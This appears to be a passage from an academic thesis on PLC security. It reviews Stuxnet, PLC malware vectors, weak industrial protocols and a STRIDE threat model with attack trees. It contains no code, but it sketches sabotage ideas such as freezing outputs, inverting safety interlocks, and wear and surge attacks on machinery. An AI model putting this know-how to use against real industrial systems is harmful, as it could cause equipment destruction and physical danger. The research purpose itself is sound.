utilized Windows zero-day exploits in order to gain access to the system. The initial infection was due to a design flaw in how Windows Explorer parsed links and shortcut
icons (LNK vulnerability). This allowed for arbitrary code execution with the same access rights as the current user. The code ran when the user viewed the contents of a
14
USB drive. This vulnerability was exploited by Stuxnet’s dropper. Stuxnet dropped a
large, partially encrypted file and installed a kernel-mode rootkit. For privilege elevation,
Stuxnet exploited two different vulnerabilities, one due to a bug in the task scheduler and
the other due to a bug in the keyboard layout mechanisms, both zero-day exploits.1 Once
on the system, Stuxnet looked for a very specific factory environment. It fingerprinted the
system, including details like model number, configurations and ladder logic currently on
the PLC. Once Stuxnet found the environment it was looking for, it loaded rogue code
onto the controller. The controller was now completely under Stuxnet’s command, and
Stuxnet could have stopped all production. Instead, it chose to remain stealthy, allowing
legitimate code to continue running. When it was time to attack, based on a timer and
other process parameters, Stuxnet acted like a fake device driver, intercepting data from
the input devices, and passing on previously recorded and unsuspicious data to the legitimate control code. It then intercepted the output of the legitimate code and instructed the
centrifuges to run at non-optimal speeds.
The fact that Stuxnet used four zero-day exploits and that it used two stolen, but valid certificates further proves the careful planning and sophistication that went into the creation
of this worm. The goal of the virus is to reach computers/Master Terminal Units(MTU) in
the distributed control system that were connected to the PLCs operating the plant. Once
on the MTU, Stuxnet infected project files belonging to the PLC. From there it was able
to inject itself into the PLC and look for a particular factory environment. The payload
was precompiled, which may indicate that the authors had detailed knowledge about the
plant’s layout, devices and functionality. While this information is hard to come by, it
proves that air-gap networks and security by obscurity are no longer enough to secure an
ICS, given sufficiently powerful adversaries. The story of Stuxnet shows the opportunities at hand for the powerful PLC-hacker, and similarly the importance of security in any
network where PLCs are connected.
The authors of Stuxnet knew the Natanz plant better than the Iranian operators.
- Ralph Langner, Stuxnet expert
3.2
Field device Protection Profile
A protection profile (PP) is part of the Common Criteria (CC) for Information Technology
Security Evaluation which is an international standard for computer security certification.
A protection profile identifies security requirements for the Target Of Evaluation (TOE).
This enables manufacturers to create products that adhere to one or more protection profiles, further enabling testing and verification. It does not specify how the requirements
should be designed or implemented.
1
There is information indicating that the print spooler vulnerability may have been know to Microsoft
before it was exploited by Stuxnet[41].
15
Digital Bond created a Field Device Protection Profile for NIST’s Process Control Security Requirements Forum (PCSRF) in 2006[6]. Since then Stuxnet happened, PLC security received interest, exploit code became available, thus changing the risk environment
drastically. Their robustness level was based on lack of tools and documentation for exploitation of PLC’s. The Metasploit framework[61], Canvas with its White Phosphorus
exploit pack[38], and GLEG SCADA+[51] exploit packs are just some of the publicly
available resources for exploitation of field devices as well as DCS software. The expertise that is required to attack critical infrastructure is now available to anyone with an
internet connection. The combination of highly available exploit code and search engines
like Shodan[53] providing an abundance of targets, is worrying. The security environment
for PLC’s have changed substantially since the release of the protection profile[16]. This,
however, will only affect the robustness level. As for the requirements in the protection
profile it is interesting to note how little progress have been made to meet any of them.
Thus, the PP is just as relevant today as it was six years ago.
3.3
PLC Malware
As previously mentioned, the firmware vector is the most intrusive. If the attacker is able
to create and upload malicious firmware to the controller, the PLC is completely under
malicious control. Many PLCs now supports remote firmware updates over the network.
This is a very practical feature for operators as they can update PLCs in geographically
dispersed areas such as PLCs in a distributed setting. However, as it is practical for the
operators, it will also be practical for attackers.
Peck et al.[60] shows how to leverage Ethernet modules vulnerabilities in DCS networks
for arbitrary code execution. By disassembling the binary firmware, they were able to
fingerprint the system and reverse engineer the format of the firmware and the checksum
algorithm. They were able to upload an altered firmware over the network, thus enabling
arbitrary code execution on the Ethernet modules. They also show that several different
Ethernet modules and PLCs lack source and data authentication on firmware uploads.
Some PLCs even lack checksums for validating the correct transfer of the firmware.
One possibility, if the attacker is able to modify the firmware, would be to use the PLC
as a compromised node in the network. Then the payload would benefit from leaving the
ladder logic unaltered, instead uploading malicious code that is completely isolated from
the ladder logic. This would give the attacker complete control over the infected PLC,
allowing the attacker to gather sensitive information, install backdoors or rootkits, infect
other devices or be a general purpose node inside the network.
Utilizing the ladder logic vector, a different approach is to inject malicious ladder logic
and highjack flow of control. The authors of Stuxnet invented an ingenious method. By
injecting a small piece of code in the beginning of the control loop, the attacker ensures
that this code will always be executed. This code can check for certain conditions and
16
jump to malicious code if they are met. If the conditions are not met, the PLC will
continue to execute the legitimate code and everything will be as normal.
What the attacker is hoping to accomplish will define both the vector utilized and the
payload of the malware. If the goal is to alter a specific part of the process, such as the
amount of oxygen inserted into a chemical mixture, the payload would be constructed
with ladder logic that alters the oxygen set value. This is similar to the alteration of
rotational speeds in the centrifuges caused by Stuxnet. This type of attack requires prior
knowledge about the plant, the process and and wiring of the output modules.
However, on the contrary to popular belief, Stuxnet inspired attacks can be done with
no insider information and little to no knowledge about PLC programming[45]. If the
attacker is able to upload ladder logic, the most basic, yet effective attack is zero lines
of control code. A program that simply freezes the outputs, will preserve the state of
operations. The outputs will retain the value they had before. When the outputs are
frozen, the drives will continue to rotate, pumps continue to pump through valves that
continue to be open. This is analogous to a computer program consisting exclusively of
NOP instructions. This is catastrophic, and will in most cases result in a bad product
and/or equipment damage. In addition to this, the attacks will most likely be occurring
at multiple controllers at the same time which means that multiple sub-processes will be
failing at the same time. Langner [45] shows how a logic time bomb can be created and
appended to legitimate code for a stealthy attack.
One important difference is that attacks that target the ladder logic aim to alter the process,
while attacks that target firmware may have a broader, higher level, goal such as industrial
espionage or backdoors into the corporate network. For successful, stealthy, alterations
of the process, the attack requires knowledge about the plant, the devices and the inner
workings of the process. Unless the attacker has knowledge about the amount oxygen that
goes into the chemical process, it would impossible to make precise alterations to achieve
desired effects. In addition to process knowledge, the only way to know which addresses
that map to what devices is to inspect the wires. This sort of information is needed, and
available only to the most powerful adversaries. Arguably, the authors behind Stuxnet
were in possession of such information for their target.
[55],[54] tries to overcome the obstacle of detailed a priori knowledge by dynamically
generating payloads. Their approach is based on analyzing the memory content of the
PLC to create a mapping between the address space and the devices, establish boolean
equations and inferring device types. One example are the safety interlocks. A safety
interlock is a check in the PLC’s logic that ensures that the system is never in an unsafe
state. For example, in a traffic control system we might have a safety interlock preventing
cars and pedestrians from having a green light at the same time. That is, green(car)
→ ¬ green(pedestrian) and vice versa. For PLC malware authors safety interlocks are a
specification of how to make the system perform unsafe operation. If the malware finds
the example safety interlock, and the intent was to incur damage, the output variables
green(car) and green(pedestrian) would both be set to true.
17
3.4
Industrial protocols
For the purpose of industrial control systems, several hundred protocols have been developed since the first PLC was introduced. Currently, about ten protocols are widely used
in ICS. The choice of protocols is often a product of the industry’s (de facto) standard,
operating requirements and vendor. Most modern PLCs are required to communicate over
at least two different protocols such as TCP/IP and fieldbus protocols. Modbus[57], LonWorks[49], EIB[3], Ethernet/IP[63] and DNP3[22] are all examples of protocols commonly used in industrial networks. The common denominator for protocols like these
are that they are proprietary, specific purpose protocols with little to no security specification. For some protocols, the security mechanisms in the protocol is not mandatory,
which severely limits their usefulness. Establishing strong security in fieldbus protocols
have never been a priority, even though it should have been. [65] tries to amend security
leveraging smart card technology and implements an exemplary security system using the
LonWorks protocol. [25] and [12] performs a detailed analysis of the threats, attacks and
targets of the DNP3 and MODBUS protocols, respectively.
More often than not, modern PLC’s implement the TCP/IP stack as well. While this
opens up the door for infinite possibilities (for both operators and attackers), security gains
importance as well. PLC’s become fully connected devices, possibly reachable from the
Internet. The use of well known (e.g. embedded web server) technologies increases the
risk of the system being subverted on a large scale. This requires a well defined program
for fixing security vulnerabilities as they are discovered, so that the software always stays
up to date. However, patching is difficult in industrial control systems, as it will most
likely incur downtime which may be unacceptable. Services and servers running on the
PLC will often be provided by the manufacturer as part of the firmware, thus disabling
the ability to make individual changes to the software. If vulnerabilities are disclosed and
the vendor decides to not release an update, all customers will become potential targets
without being able to do anything about it.
A lot of security tests to date has involved testing the implementation of the networking
protocol stack[11][13]. The method of choice has been fuzz testing where the robustness
of the protocol stack implementation is tested by sending malformed/unexpected packets.
The results were devastating, many devices fail on malformed packets, and some even fail
on valid, properly formatted broadcast and multi-cast packets. Byres et al.[13] performs a
study of the protocol implementation for two PLCs. They created a framework for fuzzing
the protocol implementation. About 5000 conformance tests were ran, and between them,
the PLCs they tested showed more than 60 errors.
3.5
Contradictory goals create challenges
As previously mentioned, satisfying the real time requirements imposed by modern ICSs
is paramount. The PLC are reading inputs, executing ladder logic and writing outputs
18
several times per second. At the same time it is also serving web-content and communicating process details to other PLCs and the rest of the ICS. The wide variety of security
challenges like confidentiality, authentication, availability cannot be ignored due to real
time requirements. Various security protocols such as SSL[75] and IPsec[66] are in wide
use today. However, many of the PLCs are resource constrained, with limited memory
and processing power. The computational demands of modern security processing could
overwhelm the capabilities of the PLC. Thus, there exist two contradictory design goals.
Preferably, the system should be secure, while at the same time maintaining the real time
requirements. A delay of only a fraction of second can cause a loss of control loop stability, making PLCs extremely susceptible to DoS attacks. Ravi et al.[62] take a close
look at design challenges for resource constrained systems or systems with very high data
rates. Cost is a fundamental security challenge for PLCs. There exist a large number
of different PLC manufacturers, and they come in wide variety of models. Since it is a
very competitive market and PLCs are price sensitive products, manufacturers that spend
little or no money on security will have a market advantage over their competitors. Of
course, this only holds until some, potentially catastrophic, event occurs. Then customers
will require devices to be secure, and all vendors will have to implement security in their
PLCs.
3.6
Summary
PLC’s were designed for a closed, trusted network with little emphasis on security. By
bringing Ethernet to the plant floor, a substantial amount of isolation was lost. Network
and computer security issues from the corporate world is passed to the process network.
Even though technologies such as Ethernet and TCP/IP easily allows for sharing of process data with supervisory and business systems, it is important to comprehend the security implications of introducing these technologies in field devices such as PLCs. The use
of general purpose networking technology opens up for new attacks, and systems may be
subverted due to general purpose malware that is spreading on a large scale.
Proprietary protocols dominate fieldbus communication, and their specification often include minimal security features, some of which are not even mandatory. For proprietary
protocols, there are economic incentives to develop a working solution and general lack
of security testing which leads to vulnerabilities in the protocols. Protocol stack integrity
checks showed that outdated software are often bundled with PLC’s. In addition to this,
vendors usually lack a good program for fixing documented security vulnerabilities[35].
The combination of the two, makes PLC’s a prime target for previously discovered attacks
and exploit code available on the Internet.
Stuxnet is the most well-known attack on critical infrastructure and ICS. It was a complex
and stealthy attack, hiding any changes made from the operators, which allowed it to go
unnoticed for over a year. It introduced the first PLC rootkit, becoming an eye opener
for the security community, and introduced many security professionals to the world of
19
process control. With the use of cyber weapons to create physical destruction a new era of
warfare was introduced. Ralph Langner and Symantec’s work with reverse engineering
Stuxnet has yielded detailed recipes for ICS malware. The ground breaking work of the
creators of Stuxnet is no longer needed, the detailed step by step guide is provided and
available to anyone interested. Langner also showed how a Stuxnet inspired attack could
be performed with little to no insider information and process control knowledge.
Digital Bond created a Common Criteria Protection Profile for testing and verification of
future PLC design in 2006. While the security environment for ICS has changed drastically since then, the security requirements for field devices are still valid. Little progress
has been made towards satisfying them, and device vendors continue to turn the other
cheek.
Challenges for securing PLC’s are different from securing general purpose computers.
Real time requirements are paramount while processing power is limited. Some mechanisms such as SSL and IPsec may become too resource intensive and specialized security
mechanisms may be needed.
Since PLCs and other field devices usually have a timespan of 10 to 15 years, the PLCs
manufactured today should implement the security mechanisms of the future, not lacking
the mechanisms of the past!
20
Chapter 4
Threat modeling
“A system can be attacked only if it has entry points– that is, transition points
between the system in question and other systems that data and commands
traverse. Furthermore, an adversary will attack a system only if that system
has one or more assets of value. Based on these two ideas, threat modeling
seeks to enumerate the goals an adversary has when attacking a system.”
Swiderski & Snyder, Threat Modeling[72]
Following Swiderski & Snyder’s definition, this chapter is aimed at identifying important
goals of a potential adversary. Threat modeling is mainly used by developers to aid them
in the eluding goal of creating a secure system. This thesis is not concerned with creating
a secure system. On the contrary, this thesis take on the perspective of an adversary and
seeks to leverage threat modeling in order to reveal flaws and weaknesses that can be
exploited. While the developer’s and the adversary’s point of view differ, a threat model
constructed by developers should be comparable to the one presented in this chapter. The
threat model presented in this chapter is based on [14] and [58].
This chapter seeks to answer the following research question : Using threat modeling,
what will an attacker strive to accomplish?
The system is decomposed into manageable components, and for each component assets
and entry points are enumerated. Based on assets, potential adversary goals are listed.
A subset of important adversary goals is chosen, materialized as attack trees and later as
exploits against a test PLC.
4.1
Threat model
The system being modeled is a generic PLC rather than a specific make or model. This
implies that the resulting model will serve as general guidelines that will be applicable to
most PLCs. Implementation details are thus left out whenever possible.
21
To construct the threat model, the following three step approach was used.
Step 1 – Decomposing the system.
In this step, the system is broken down to manageable pieces or subsystems, called components. This is done to strengthen the understanding of the system and how it interacts
with its surroundings. For each component, their entry points and related assets are identified. Assets can be anything worth protecting and range from critical code, functionality
or data to availability and organizations’ reputation. Furthermore, trust levels are established, which represent the access rights the component will grant to external entities.
Step 2 – Determine and categorize adversary goals.
Based on assets and their corresponding trust level, potential adversary goals are enumerated. That is, given a PLC in a larger DCS network, what would an attacker with
the necessary means and knowledge hope to accomplish? The adversary goals are then
grouped into categories by following Microsoft’s STRIDE[72] approach.
Step 3 – Selection of attacker goals and construction of attack trees
In the final step, the goals enumerated in step 2 are narrowed down to a manageable subset
of adversary goals. This set of goals form the basis for the rest of the thesis, and will be the
subject of further investigations and materialized as attack trees and if possible, exploits
ran against a test PLC. The selection process is based on related work, state of the art and
industry experts’ opinions.
4.2
4.2.1
Step 1 - Decomposing, entry points and assets
Decomposing
The system being modeled, a generic PLC, is decomposed into the following components.
• Operating system
The operating system provides services such as memory management, disk access,
time ticks, boot loaders and networking. The operating system is either developed
for embedded devices or modified versions of Linux or Windows, often with real
time support.
• Ladder Logic
Ladder logic is a generic term used to define the PLC program that is executing
on the device. It is code written according to IEC-61131-3 standard, a set of 4
programming languages. Operations such as opening a valve if a certain liquid
level is reached is implemented in ladder logic (PLC program). This program is ran
cyclically, often years at a time.
• Runtime system
The runtime system is what makes a generic embedded system a PLC. It often
22
provides debugging services such as setting break points, stepwise execution, exception handling and so forth. It is also responsible for reading input values from
the input modules and writing output values to the output modules. These values
are communicated to the ladder logic by a common interface. The runtime system
is implemented to support execution of ladder logic.
• Fieldbus communication
Fieldbus is the name of industrial computer network protocols. Fieldbus protocols
can be used to connect the PLC to sensors and actuators or to other PLCs. There
exist several different fieldbus protocols, all of which are for industrial networks
with strict real time requirements. Fieldbus communications allows PLCs, sensors
and actuators to communicate in a distributed manner.
• Device Management service
This component is intended for remote management services such as web management, telnet/SSH, or similar. An external interface through which operators can
make changes to settings pertaining to the device(PLC) itself. E.g. IP address,
turning services on or off, view status or otherwise interact with the PLC.
4.2.2
Entry points
Now that the different components have been identified, entry points for each of the components are enumerated. That is, interfaces through which potential attackers can interact
with the application or supply it with data. The entry points and their corresponding
protocols are depicted in Figure 4.1. Due to the fact that the system consist of several
complex components, the figure has been simplified. A detailed enumeration of all entry
points to each component would have cluttered the figure.
23
Figure 4.1: Entry points and their corresponding protocols
24
4.2.3
Trust levels
Trust levels represent the entities interacting with the system. This list, as well as the
system being modeled, serves as a generic example. It has been compiled on the basis of
industry experts’ statements, and should be comparable to what one can expect to find in
a wide variety of PLCs. In many cases operators/engineers also take on the role as admin.
When cross referenced with the asset list, it should be viewed as "this asset should only
be accessible with this trust level".
ID
1
2
3
4
5
6
7
8
Name
Description
Anonymous A user who has no login credentials and does not authenticate
in any way.
User
A user who has the valid login credentials for the user "user"
Admin
A user who has the valid login credentials for the user "admin".
This role is intended for the administrator of the DCS network.
Invalid user A user who attempts to use invalid credentials to log in.
Operators
This role is intended for the operators and engineers.
Other
Other DCS devices connected to the controller which are using
devices
data processed by the controller.
Run time The run time system, with its corresponding access rights.
system
Vendor
The vendor of the controller, represented as an entity
Table 4.1: Trust levels
25
4.2.4
Valuable asset enumeration
Going back to Swiderski & Snyder’s statement, an adversary will attack a system only if
it has assets of value. Thus, the assets are the reasons why threats exists. While assets
run the gamut from critical code to organizations’ reputation, this thesis is only concerned
with asset that an adversary would like to read, tamper with, or deny use of.
Table 4.2: PLC assets
ID Name
1
Users
1.1 User
log in details
1.2 Admin
log in details
Description
Assets relating to users
The log in credentials that a regular user will
use to log in to the system.
The log in credentials that the administrators
will use to log in to the system
2
Assets relating to system availability
System
availability
2.1 Availability
services
of
2.2 Availability
of
Run time system
2.3 Availability
of
process values
3
Remote
management
3.1 Login session
3.2 Manage users
3.3 Change network
settings
The remote management system, operating
system, visualization, web & FTP servers
etc. should be available 24 hours a day.
The run time system should be available 24
hours a day and can be accessed by engineers
and operators to view details about the controller and ladder logic.
Process values should be available 24 hours
a day in a near instantaneous manner. Other
equipment relies on these values to function
properly.
Assets relating to the remote management
interface
The login session of a user currently connected to the remote management interface.
The ability to change manage user will allow an individual to change the access rights,
username and password of existing users
The ability to change network settings will
allow an individual to set the IP address, the
gateway, subnet mask, and other settings relating to networking.
26
Trust level
(2) User
(3) Admin
(2) User
(3) Admin
(5) Operators
(5) Operators
(5) Operators
(6) Other devices
(3) Admin
(3) Admin
(5) Operators
Table 4.2 – continued from previous page
ID Name
Description
3.4 Service
The ability to change service configuration
configuration
will allow an individual to change the settings for and/or enable/disable services such
as FTP, HTTP, Fieldbus communication, remote management and run time system.
3.5 Change watch- The ability to change watchdog settings will
dog settings
allow an individual to change watchdog
timeout intervals.
4
File system
4.1 Read/write files
4.2 Read/write PLC
configuration
files
4.3 Read/write PLC
run time system
files
4.4 Delete files
4.5 Format file system
4.6 Change file permissions
5
PLC run time
system
5.1 Read project information
Assets relating to the file system
The ability to read/write files will allow an
individual to read/write configuration files,
html files, password files, log files, etc.
The ability to read/write PLC configuration
will allow an individual to read or alter
files pertaining to the configuration of the
PLC. This may include I/O module configuration, field bus communication configuration, watchdog settings, etc.
The ability to read/write files pertaining to
the PLC run time system will allow an individual to read or alter project files, error files,
debug files, persistent ladder logic data, ladder logic configuration files, etc.
The ability to delete files will allow an individual to permanently remove files from the
file system.
The ability to format the file system will allow an individual to erase the entire file system.
The ability to change file permissions will
allow an individual to change the file read
write and execute permissions.
Trust level
(3) Admin
(3) Admin
(5) Operators
(3) Admin
(5) Operators
(3) Admin
(5) Operators
(5) Operators
(3) Admin
(3) Admin
(3) Admin
Assets relating to the run time system
The ability to read project information will
allow an individual to gather information
such as project name, author, version, error
codes, status of the run time, etc.
27
(5) Operators
ID
5.2
5.4
5.5
5.6
5.7
5.8
5.9
5.10
Table 4.2 – continued from previous page
Name
Description
Run/stop ladder The ability to run/stop ladder logic will allow
logic
an individual to start, stop and/or restart the
ladder logic currently on the controller.
Upload
ladder The ability to upload ladder logic will allow
logic
an individual to upload ladder logic code to
the controller
Download ladder The ability to download ladder logic will
logic
allow an individual to download the ladder
logic currently on the controller.
View ladder logic The ability to view ladder logic source will
source
allow an individual to view the source code
of the ladder logic
Alter ladder logic The ability to alter ladder logic will allow
an individual to make changes to the ladder
logic program
Read/write bus
The ability to read/write to the bus will allow
an individual or program to read and write
process values from bus (I.e. field bus communication)
Read/write
The ability to read write process values will
process values
allow an individual or program to read the
current I/O values, counters, timers, etc.
from the ladder logic program
Execute ladder The ability to execute ladder logic will allow
logic
an individual to execute ladder logic on the
controller.
6
Controller management
6.1 Restart PLC
6.2 Restore
defaults
factory
6.3 Stop PLC
6.4 Configure
modules
I/O
Trust level
(5) Operators
(5) Operators
(5) Operators
(5) Operators
(5) Operators
(5) Operators
(5) Operators
(5) Operators
Assets relating to the controller.
The ability to restart the PLC will allow an
individual to perform a software restart.
The ability to restore factory defaults will allow an individual to restore settings such as
IP address, passwords, services running, etc.
The ability to stop the PLC will allow an individual to shut down the PLC.
The ability to configure I/O modules will allow an individual to configure access rights,
addressing and other configurations for I/O
modules
28
(5) Operators
(5) Operators
(5) Operators
(5) Operators
Table 4.2 – continued from previous page
ID Name
Description
7
Operating
Assets relating to the operating system
system
7.1 System calls
The ability to make system calls will allow a program or individual to perform system calls such corresponding to file I/O, processes management, memory management,
etc.
7.2 Communication
The ability to communicate will allow a program to perform message passing between
processes residing in the controller and/or
different equipment. This includes networking.
7.3 Code execution
The ability to execute code will allow a program or individual to execute code on the
controller. Does not include execution of
ladder logic
8
Firmware
8.1 Upload firmware
8.2 Download
firmware
8.3 Alter firmware
Assets relating to the firmware image
The ability to upload firmware would allow
an individual to upload a new firmware image to the controller, replacing the old one
The ability to download firmware would allow an individual to download the firmware
from the controller, to inspect at a PC
The ability to change the firmware will allow
an individual to alter the operating system,
file system, code, run time system, services,
etc. in the firmware
29
Trust level
(3) Admins
(7) Run time
system
(6) Other devices
(7) Run time
system
(3) Admins
(5) Operators
(6) Other devices
(7) Run time
system
(3) Admins
(5) Operators
(3) Admins
(5) Operators
(8) Vendor
4.3
Step 2 - Determining and categorizing adversary goals
This section aims to enumerate adversary goals and categorize them according to the
STRIDE mnemonic. A short introduction to STRIDE is given before adversary goals are
discussed.
4.3.1
STRIDE
STRIDE[20] is a system developed by Microsoft to classify threats. It is an attackoriented approach and threats are systematically grouped into one of six classes based
on their effect. STRIDE is an acronym made up of the elements listed in table 4.3
Type
Description
Spoofing
identity
An adversary claims to be an entity they are
not. E.g. by using forged or stolen credentials such as usernames and passwords.
An attack where the attacker modifies data
to perform an attack. E.g. altering persistent data in a database or man in the middle
attacks.
Deniability of a performed action. E.g. User
performs an illegal action and the system
lacks the ability to trace the offender.
Information is disclosed to entities that are
not supposed to have access to it. E.g. Sniffing network traffic.
Denial of service is when an attacker has the
ability to deny or degrade service to legitimate entities. E.g. Flooding the network.
An attacker is able to gain privileges higher
than those intended. E.g. buffer overflow, in
which the attacker elevate their privilege to
that of the user running the service.
Tampering
with data
Repudiation
Information
Disclosure
Denial
Service
of
Elevation of
privilege
Security
Control
Authentication
Integrity
Nonrepudiation
Confidentiality
Availability
Authorization
Table 4.3: STRIDE threat categorization
Each component is analyzed to determine its susceptibility to different threats. One drawback of analyzing each component individually is that the assumptions and results made
during the analysis may not hold when several components are joined to create the system.
One might be able to determine that that two components individually is not susceptible
to tampering with data, but when the two components interact, this result may be violated. E.g. An insecure link between front-end and back-end. However, if a component is
30
susceptible to a threat, this susceptibility will carry over to the system when re-combined.
4.3.2
Attacker goals
Based on the assets enumerated in table 4.2, attacker goals are enumerated and categorized using the STRIDE methodology. While this is differing slightly from a traditional
threat model, there exist a one-to-one, and in some cases one-to-many, mapping between
attacker goals and threats. As we are modeling a generic PLC rather than a specific model,
this approach is more appropriate. Thus, this list boils down to a series of important questions an attacker should ask themselves while trying to compromise the target PLC. Some
items in the list may not be applicable to certain models. Note that this list is by no means
complete.
Spoofing | Authentication:
• Is it possible to spoof the identity of an admin or operator to gain access to the
remote maintenance interface?
• Is it possible to circumvent authentication?
• Is it possible to intercept credentials?
• Is it possible to utilize backdoors?
Tampering | Integrity:
• Is it possible to tamper with I/O values?
• Is it possible to tamper with configuration files?
• Is it possible to tamper with ladder logic?
• Is it possible to tamper with the firmware image?
• Is it possible to tamper with network settings?
• Is it possible to tamper with html files?
• Is it possible to tamper with log files?
• Is it possible to tamper with the operating system?
• Is it possible to tamper with the code/stack?
Repudiation | Non-repudiation:
• Is file system access to privileged areas logged?
• Are reading/writing configuration files logged?
• Are ladder logic upload/downloads logged?
• Are system start/stop/restart commands logged?
31
• Are ladder logic start/stop/restart commands logged?
• Are I/O reads/writes logged?
Information Disclosure | Confidentiality:
• Is it possible to obtain passwords?
• Is it possible to obtain configuration files?
• Is it possible to obtain ladder logic?
• Is it possible to obtain log files?
• Is it possible to obtain I/O values?
• Is it possible to extract sensitive information from the firmware?
Denial of Service | Availability:
• Is it possible to deny remote management?
• Is it possible to deny process I/O value communication?
• Is it possible to deny run time communication?
• Is it possible to stop ladder logic execution?
• Is it possible to restart the device?
• Is it possible to permanently disable the device?
• Is it possible to stop the PLC?
• Is it possible to remove ladder logic?
Elevation of privilege | Authorization:
• Is it possible to obtain the session information for an authenticated user?
• Is it possible to utilize the remote management interface?
• Is it possible to execute code?
• Is it possible to execute ladder logic?
• Is it possible to communicate with the run time system?
• Is it possible to perform ladder logic upload/download?
• Is it possible to install firmware?
The question posed in this list are very broad. They could have been more detailed,
e.g. "Is it possible to crash the remote management service interface by fuzzing and
thereby denying service?" and "Is it possible to deny remote management by saturating
the network buffers of the controller?". This would have added a substantial amount of
entries without necessarily adding an equal amount of value. At this phase we are not
32
conceded with the means of the attack, rather the overall goal of an adversary. When
performing further analysis by constructing attack trees, these sort of questions are more
appropriate.
4.4
Step 3 - Selecting attacker goals and constructing attack trees
Based on related work, state of the art and collaboration with industry experts’, important
adversary objectives are chosen for further analysis. The decision of which to attacker
goals to include was based on three factors; potential severity of impact, technical difficulty, and likelihood. When deciding which objectives to include it is easy to delve on
the technically interesting problems, while loosing focus on the attacks of high risk to the
system. The attacker objectives chosen reflects this strategy. Thus, technically interesting
attacks with low severity of impact and/or low probability have been omitted.
It is important to keep in mind that availability is the most important security requirement
for a PLC. This will naturally bias the model towards availability, ranking threats to availability higher than in a different system. While recognizing that availability is indeed
important, this thesis will also incorporate aspects other than availability. This is done
in the belief that a diversified set of threats will yield more insight than a set consisting
entirely of availability objectives.
4.4.1
Attacker goals warranting further investigation
Below, each adversary goal chosen is listed, along with the reasoning behind and a brief
description of applicable scenarios and consequences.
Is it possible for an adversary with no legitimate credentials to perform the following
actions?
• Stop the PLC
The reason why stopping the PLC is one of the chosen adversary goals is that the
attack is aimed directly at the most important security requirement in ICS, namely
availability. Any attack that causes the PLC to stop is essentially a denial of service
attack as none of the services will be available. Many PLCs do not offer functionality to shut down a PLC in the same way a PC is shut down. The severity depends
on the controller targeted. By targeting a central controller, the adversary may be
able to disable large parts, if not the whole system. A halt in production may have
severe consequences.
Attacks that disables any of the services can be viewed as steps towards the overall
goal. That is, if the attacker is able to stop execution of ladder logic and disable
FTP while the remote management interface is still running, the attacker has only
33
partially accomplished the goal. However, any attack that prevents the CPU from
executing instructions or disabling all services, is viewed as shutting down the PLC
and thus fully accomplishing the goal. The most important of these sub-objectives is
to remove the controller’s ability to execute ladder logic. This is due to the fact that
executing ladder logic is the main purpose of the controller. These sub-objectives
can be utilized as precursors, sequels or parts of different attacks.
• Gain read/write access to the file system
Obtaining read/write capabilities on the target PLC is a serious compromise. The
reasoning behind the inclusion of this goal is that the goal does not only allow the
adversary to read and modify important files, but it will also serve as an important
pre-cursor for other goals. Writing files may be leveraged to insert backdoors, alter
configurations, binaries and ladder logic. Similarly, reading files may reveal sensitive information such as password and configuration files, process details, etc. The
consequences of an adversary successfully achieving this goal is loss of integrity.
Additional consequences may be persistent unauthorized access. This goal is more
concerned with the controller itself than the process it is controlling.
• Read/write I/O values
Targeted at integrity, the second most important security requirement in ICS, is the
reason why this goal is included. With this goal, the adversary seeks to alter I/O values and consequently alter program execution. If the PLC is supplied with a wrong
input value, the ladder logic will read and act according to this value. Furthermore,
if an adversary is able to write output values, all of the equipment connected to the
PLC can be controlled by the adversary. This means that the adversary will have
the ability to turn motors on or off, open or close valves etc. depending on the
equipment currently connected to the PLC’s output modules. This attack can be
utilized to alter the behavior of the process in an attempt to decrease the quality of
the product, e.g. destroying a batch of chemicals or disrupting power production.
The consequences range from severe financial implications to to environmental and
physical damage.
• Install customized firmware
This goal is included due to the fact that it constitute the most serious and arguably
the most intrusive objective defined. It is also the most technically challenging goal
defined. If successful, it will always result in complete compromise of the PLC.
It is important to realize that the firmware is a wrapper for the operating system
itself, all the services, passwords, keys, configuration files etc. An adversary with
the ability to alter the firmware have the power to alter any of the aforementioned
components or add new functionality, e.g. install new services.
34
• Execute ladder logic
This Stuxnet inspired goals provides an adversary with the ability to execute ladder
logic and thereby perform arbitrary operations. This is also the reason why this goal
was included. If successful, the attack will allow the adversary to alter set points,
remove safety interlocks or do something else entirely. This can be leveraged to
perform[46];
Exclusion attacks - E.g. Running the motor while the oil pump is turned off.
Wear attacks - E.g. Keeping the clutch at 90% will reduce the lifespan of the equipment.
Inertial attacks - E.g. Large machinery is not designed for rapid acceleration or
deceleration. Doing so will reduce lifespan.
Surge attacks - E.g. Systems are designed to handle a certain amount of product.
Exceeding this limit may cause equipment damage.
4.4.2
Attack trees
Use of attack trees
Attack trees are closely related to fault trees[47] used in software safety. Fault trees
are used to describe how errors propagate, resulting in a set of failure scenarios. Bruce
Schneier introduced the concept of attack trees[64]. Attack trees are used to model threats,
vulnerabilities and possible exploitation of these. Attack trees allows for security analysis
to be conducted at multiple layers of abstraction. The purpose of the analysis is to understand the different ways the system can be compromised and present the results in a clear
and concise manner. The level of detail depends on the context of the analysis.
The root of the attack tree represent the overall goal of the attack. The children represent
the different ways to achieve said goal. There are also conjunction (AND) nodes and
disjunction (OR) nodes. Conjunction nodes represent different steps that are needed to
achieve a goal, e.g. Install keyboard sniffer AND obtain sniffer output file. Both steps are
necessary in order to steal a password. Disjunction nodes represent alternatives, e.g convince victim to give you the password OR steal password. Disjunctive nodes are assumed
unless otherwise specified. A trivial example follows:
35
Goal: Get password from target
Attack:
1. Threaten (OR)
2. Blackmail (OR)
3. Steal (OR)
3.1. Install keyboard sniffer (AND)
3.2. Obtain sniffer output file
4. Bribe
In order to get password from target, the adversary must threaten, blackmail, steal or bribe
the target. In order to steal the password, the adversary must install a keyboard sniffer and
obtain the sniffer output file. For a graphical (and often clearer) way to communicate the
same message see figure 4.2
Figure 4.2: Graphical representation of example attack tree
Furthermore, the use of attack trees also encourages the inclusion of non-technical means
of attack. E.g. physically hitting the PLC in an attempt to destroy it. The combination of
both technical and non-technical attacks yields a more comprehensive analysis of threats
and vulnerabilities. All reasonable (depending on context) avenues of attack will be included in the analysis. Attack trees also clearly describes all the steps necessary for a
successful intrusion (i.e. achieving the goal).
Once a goal has been identified and the attack tree has been developed, it can be reused
for any system that included that sub-system. For instance, an attack tree describing PGP
can be used (without modification) for any system using PGP. An asterisk (*) means that
the node is expanded somewhere else. Thus far, only Perform action as legitimate user
and is expanded elsewhere.
36
Attack trees are appealing for several reasons
• Multiple layers of abstraction
• Comprehensive analysis
• Clearly states the attacker’s goal and necessary steps
• Common attacks can be reused
• Simple conceptual model
